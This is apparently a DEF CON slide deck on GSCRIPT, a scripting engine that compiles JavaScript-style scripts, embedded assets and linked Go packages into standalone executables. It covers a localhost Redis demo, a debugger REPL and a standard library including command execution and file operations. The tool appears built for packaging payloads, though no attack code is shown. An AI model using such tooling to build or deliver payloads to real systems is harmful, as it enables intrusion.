
All of this happens automagically. All you have to do is write your scripts and compile them.

# GSCRIPT COMPILER INTERNAL


---

# COMPILER OVERVIEW


---



# CREATING STANDALONE EXECUTABLES



To build a standalone executable, GSCRIPT's compiler translates your scripts and configurations into a sophisticated Golang source representation and uses the Go compiler to create the native executable.



```
UUTRWILVNPXTNA.go — j0rhwSm4awToNEaE

EXPLORER
J0RHWSM4AWTONEAE
  assets
  main.go
  UUTRWILVNPXTNA.go 1

UUTRWILVNPXTNA.go x
46
47 var (
48   // R801J5PPMWH8JVJRJ2 holds the data for embedded file native.gs
49   R801J5PPMWH8JVJRJ2 = g(39439, HBBH3Y2QMD0JZ8H7T0RALRBMA54HKNA9)
50   // Q9MJ00310M3HAB2JQ7 holds the data for embedded file preload.gs
51   Q9MJ00310M3HAB2JQ7 = g(52025, LY9Q9IRY5NUHT3RT4J9W1V4WF10SGX4A)
52 )
53
54 // UUTRWILVNPXTNA wraps the genesis VM for native.gs
55 type UUTRWILVNPXTNA struct {
56   E *engine.Engine
57   K []byte
58   D *debugger.Debugger
59 }
60
61 // NewUUTRWILVNPXTNA creates the genesis runtime for script native.gs
62 func NewUUTRWILVNPXTNA() *UUTRWILVNPXTNA {
63   te := engine.New(g(32584, CHL8ZOTL0KDLU1R8HDL4AVJQBEQ184), g(31942, SG0678I05SQQOFXWA))
64   al := standard.NewStandardLogger(nil, g(8536, 02ZFI39GUZ065XSMKX7VE3I7Y0B8C6P), false)
65   te.SetLogger(al)
66
67   de := debugger.New(te)
68
69   o := &UUTRWILVNPXTNA{
70     E: te,
71     D: de,
72   }
73
74   return o
}
```

# LINKING GOLANG AND JAVASCRIPT

"This seems safe."



## Import go packages using the `//go_import` macro

The GSCRIPT compiler is smart enough to resolve your imports and ensure you're calling functions for that package correctly.



## Call go functions directly from your script

You can now use most exported, non-receiver functions. We've implemented a return array for any multiple assignment Go functions so you never miss data or errors.



## Compile the script normally

The GSCRIPT compiler takes care of the rest. #WINNING

```
JS native.gs •  
1 //go_import:github.com/go-redis/redis as redis  
2  
3 function Deploy() {  
4     r = redis.ParseURL("redis://localhost:6379/0");  
5     client = redis.NewClient(r[0]);  
6     client.Set("testkey", "defcon26", -1);  
7 }  
8
```

```
@/tmp/opt/ex2 $ ls  
native.gs  
@/tmp/opt/ex2 $ redis-cli GET "testkey"  
(nil)  
@/tmp/opt/ex2 $ gscript compile --output-file /tmp/opt/ex2/a.bin native.gs 1>/dev/null 2>&1  
@/tmp/opt/ex2 $ ls  
a.bin native.gs  
@/tmp/opt/ex2 $ ./a.bin  
@/tmp/opt/ex2 $ redis-cli GET "testkey"  
"defcon26"  
@/tmp/opt/ex2 $
```


# DEBUGGING

---

# DEBUGGER SUPPORT

---

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.



## GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.

The screenshot shows a terminal window titled "3. wweozjotetgxmyzy". The window contains the following text:


```
@/tmp/opt/ex2 $ gscript shell
*****
   _,-~~/~`---`---.
  -/-,---( , )
  -- / < / ) \__-
- -----;;'=====-----;;;===== - -
   \/ ~"~"~"~"~\~"~"/
  (_ ( \ ( > \)
  \_(< >_>'`_
   ~`-i' ::>|--"
      I;.|.
      <|i::|i|`.
      (`^!`-`") )
      .ue888Nc.. ( ( ( ( /(
      d88E`"888E` ( ( ) ( ) \ ` ) )\()
      888E 888E )\ )\((() \(((_) /(((_))/
      888E 888E ((_) ((_)((_)(_)(_) \ | |_
      888E 888E (-</ _|| '_|| || '_ \| | _|
      888& .888E /__/\_\_|_| |_| .__/ \_| v1.0.0
      *888" 888& |_
      `" "888E G E N E S I S -- By --
      .dWi `88E S C R I P T I N G gen0cide
      4888~ J8% E N G I N E ahhh
      ^"==*` virus
      github.com/gen0cide/gscript
*****
*** GSCRIPT INTERACTIVE SHELL ***
gscript>
```

The terminal window has a red close button, a yellow minimize button, and a green maximize button at the top. The title bar says "3. wweozjotetgxmyzy". The bottom of the window shows a tab labeled "wweozjotetgxmyzy #1".

# REPL TAKES MACROS TOO


---

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.



## GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.



## EVEN J-I-T LINK NATIVE LIBRARIES


The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.

A screenshot of a terminal window titled "3. bash". The command `pt/ex2 $ gscript shell -m "go_import:github.com/go-redis/redis as redis"` is being typed in. The terminal has a dark background with light-colored text and icons.

# STEP THROUGH YOUR GSCRIPT

---

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.




## GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.



## EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



## STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.

The screenshot shows a terminal window titled "3. zwhcqpzmizhlyhnd". The window contains the following text:

```
gscript> r = redis.ParseURL("redis://localhost:6379/0")
>>> [object Object],
gscript> client = redis.NewClient(r[0])
>>> [object Object]
gscript> TypeOf(client)
>>> (*redis.Client)(0xc4200b2190)(Redis<localhost:6379 db:0>)


gscript> ret = client.Get("testkey")
>>> [object Object]
gscript> jsret = ret.Result()
>>> defcon26,
gscript> console.log(jsret[0])
[GSCRIPT:debugger] console.log >>> defcon26
>>> undefined
gscript> █
```

The terminal window has a dark theme with red, yellow, and green status indicators at the top. The title bar shows the file path "3. zwhcqpzmizhlyhnd". The bottom of the window shows the file name "zwhcqpzmizhlyhnd" and line number "#1".

# EXPLORE THE UNDERLYING TYPES

---

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.




## GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.




## EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



## STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.



## SPECIAL DEBUG FUNCTIONS

**TypeOf(obj)** reflects the Golang type of the object.

```
gscript> TypeOf(ret)
>>> (*redis.StringCmd)(0xc4200b22d0)(get testkey: defcon26)

gscript> TypeOf(client)
>>> (*redis.Client)(0xc4200b2190)(Redis<localhost:6379 db:0>

gscript> "
```

# LIST LINKED FUNCTIONS

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.



## GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.




## EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



## STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.



## SPECIAL DEBUG FUNCTIONS

**TypeOf(obj)** reflects the Golang type of the object.

**SymbolTable()** prints a list of all Go packages and the functions linked into the running GSCRIPT engine.

The screenshot shows three terminal windows side-by-side, each titled "3. zwhcqpmlzhlyhnd".  
The top window shows the command "gscript> SymbolTable()", which lists the following packages:  
[GSCRIPT:debugger] >>> G.crypto Package  
0) string = G.crypto.GetMD5FromString(data string)  
1) string = G.crypto.GetSHA1FromBytes(data []byte)  
2) string = G.crypto.GetSHA1FromString(data string)  
3) string = G.crypto.GetSHA256FromBytes(data []byte)  
4) string = G.crypto.GetSHA256FromString(data string)  
5) [string, string, error] = G.crypto.GenerateRSASSHKeyPair(size int)  
6) string = G.crypto.GetMD5FromBytes(data []byte)  
  
The middle window shows the command "[GSCRIPT:debugger] >>> G.encoding Package", listing:  
0) [string, error] = G.encoding.DecodeBase64(data string)  
1) string = G.encoding.EncodeBase64(data string)  
2) []byte = G.encoding.EncodeStringAsBytes(data string)  
3) string = G.encoding.EncodeBytesAsString(data []byte)  
  
The bottom window shows the command "[GSCRIPT:debugger] >>> G.exec Package", listing:  
0) [int, string, string, int, error] = G.exec.ExecuteCommand(c string, args []string)  
1) [\*executer.Cmd, error] = G.exec.ExecuteCommandAsync(c string, args []string)  
  
The bottom-most window shows the command "[GSCRIPT:debugger] >>> redis Package", listing:  
0) \*StatusCmd = redis.NewStatusResult(val string, err error)  
1) \*FloatCmd = redis.NewFloatResult(val float64, err error)  
2) \*StringStringMapCmd = redis.NewStringStringMapResult(val map[string]string, error)  
3) \*ScanCmd = redis.NewScanCmdResult(keys []string, cursor uint64, err error)  
4) \*Client = redis.NewFailoverClient(failoverOpt \*FailoverOptions)  
5) [\*Options, error] = redis.ParseURL(redisURL string)  
6) redis.SetLogger(logger \*log.Logger)  
7) \*IntCmd = redis.NewIntResult(val int64, err error)

# CURRENT LIMITATIONS

---

# CURRENT LIMITATIONS

#SADPANDA




## No FreeBSD Support

Currently, GSCRIPT can only target a subset of Golang target OSes and architectures.  
(*windows, linux, darwin*)  
(*amd64, 386*)



## Large Binaries

Because of embedding all its dependencies and payloads, the binaries tend to be on the larger side.  
(At least 2MB)



## Limited Regex Support

Golang's RE2 has some corner case incompatibilities with Javascript regular expressions, preventing lots of JS code from being runnable out of the box.




## Go Types Lack Flexibility

There are several declaration types in Golang which are not linkable yet. This includes **const** and **var**, as well as any exported type that isn't returnable by a function.



## ES5 Support Only

The Javascript VM only supports ES5 at this time.



## No Concurrency Primitives in JS

There is no `async()` primitives in Javascript currently. If you want to run async code, build a Go package that manages the concurrency.

# GSCRIPT STANDARD LIBRARY

---

# V1.0 STANDARD LIBS

FULLY CROSS PLATFORM



## Name



## Current Uses

**crypto**

Various hashing algorithms & RSA key generation

**encoding**

Encoding & decoding base64

**exec**

Blocking and non-blocking command execution

**file**

File operations - write, read, append, copy, replace

**net**

Functions to help determine if the machine is listening on tcp/udp ports

**os**

Genesis process control (terminate self, etc.)

**rand**

Basic rand generators - int, strings, bools, etc.

**requests**

Basic HTTP client for GET & POST of multiple content types

**time**

